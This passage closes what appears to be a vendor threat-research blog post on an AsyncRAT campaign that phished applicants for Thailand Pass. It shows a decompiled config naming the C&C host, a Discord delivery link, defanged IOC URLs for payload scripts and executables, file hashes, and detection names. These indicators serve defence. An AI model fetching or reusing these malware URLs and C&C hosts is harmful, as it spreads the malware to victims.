
Watch 1	
name	Value
result	false
kVvQkspmdfe.pTROorJAJYS	"1166"
kVvQkspmdfe.IeFzSYnfgtKqI	"invoice-update.myiphost.com"
kVvQkspmdfe.EYWhQBbkLW	false
kVvQkspmdfe.dVIpKsEqXMFC	"null"
kVvQkspmdfe.pTROorJAJYS	"1166"
kVvQkspmdfe.jpWIYEXLYVSn	"false"
kVvQkspmdfe.AJJHqJdbipzPpEm	"LBuZQLPer54N7AHXD9hegjBlhbHnt1nPXeAvy4Le9nGEaRHVa4pFm5yE...
kVvQkspmdfe.uttXByDOzeKHPE	"gC7AyxCKPinRmsik6Pjr70mhVkzMFoMhVNI/yidqQ4bDI98ITAWBFB/kRu...

Figure 21: Decompiled AsyncRAT file - C&C server location.

Similar campaign - Delivery using Discord CDN:

cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr\_thailand\_pass.zip

We have seen several other Thailand Pass organization spam templates that directly deliver the VBScript file that leads to the delivery of the same AsyncRAT malware, as shown below.



*Figure 22: Thailand pass downloads VBScript file directly.*

### **Conclusion:**

AsyncRAT – like other Remote Access Trojans – is a powerful malware that plays a significant role in cybercriminal activities. ThreatLabz actively tracks these types of malware attacks to protect our customers from data theft and from other sensitive information being abused by the cybercriminals.

### **IOCs:**

#### **URLs:**

bit[.]ly/Thailand-passport

onedrive[.]live[.]com/Download?

cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Testavast+denf[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Nod[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Avast[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/New/Killd[.]txt

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]bat

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1[.]ps1

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/1\_powerrun[.]vbs

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/PowerRun[.]exe

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]ps1

ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com/SV/Malawer/admin[.]vbs

microsoft[.]soundcast[.]me/Run/task[.]txt

microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe

microsoft[.]soundcast[.]me/Run/SecurityHealth[.]exe[.]manifest

34[.]71.81[.]158

cdn[.]discordapp[.]com/attachments/921529408060289114/947221997325258772/qr\_thailand\_pass.zip

### Hashes:

9f0a23cf792d72d89010df5e219b4b12 - Thailand pass[.]html

e2da247426a520209f7d993332818b40 - Thailand pass[.]ISO

8f30215a81f2a2950fd5551d4f2212ce - QR\_thailand\_pass[.]vbs

e8e4ea0f80c9ff49df07e9c1b119ba2a - Security health[.]exe

25ed250f143d623d0d41bd9123bcc509 - SecurityHealth[.]exe[.]manifest

4e6d695ed0559da97c9f081acf0892e4 - AsyncRAT Payload

2922a998d5b202ff9df4c40bce0a6119 - Process injector

b64ac660f13b24f99999e7376424df2d - Killd.txt

984f6bd06024f8e7df2f9ec9e05ae3d2 - Avast.txt

a5dfd5b75db6529b6bd359e02229ad1d - Nod.txt

9c0bdb129084a6c8fce1a1e9d153374b - Admin.ps1

7ec50ec3091ff38eb7c43e2a8a253bc9 - 1.ps1

ae29fc1878f3471bb196ba353b3daf9d - 1\_powerrun.vbs

44314f46a2beb1cc20a0798533f0913E - 1.bat

878b1aae24a87bc0dbce537336878b5E - Admin.vbs

### C&C:

invoice-update[.]myiphost[.]com

## Detection & Coverage:

## Advanced Sandbox Report:




Figure 23: Zscaler Sandbox detection

## Advanced Threat Protection:

Win32.Downloader.AsyncRAT

HTML.Phish.ThailandPass

VBS.Dropper.AsyncRAT

Win32.Backdoor.AsyncRAT

PS.Downloader.AsyncRAT

Win32.Trojan.NETAssemblyInject

## About us

[Zscaler ThreatLabz](#) is a global threat research team with a mission to protect customers from advanced cyberthreats. Made up of more than 100 security experts with decades of experience in tracking threat actors, malware reverse engineering, behavior analytics, and data science, the team operates 24/7 to identify and prevent emerging threats using insights from 300 trillion daily signals from the Zscaler Zero Trust Exchange.

Since its inception, ThreatLabz has been tracking the evolution of emerging threat vectors, campaigns, and groups, contributing critical findings and insights on zero-day vulnerabilities, —including active IOCs and TTPs for threat actors, malware, and ransomware families, phishing campaigns, and more.

ThreatLabz supports industry information sharing and plays an integral role in the development of world-class security solutions at Zscaler. See [the latest ThreatLabz threat research](#) on the Zscaler blog.

---

Source: <https://www.zscaler.com/blogs/security-research/targeted-attack-thailand-pass-customers-delivers-asyncrat>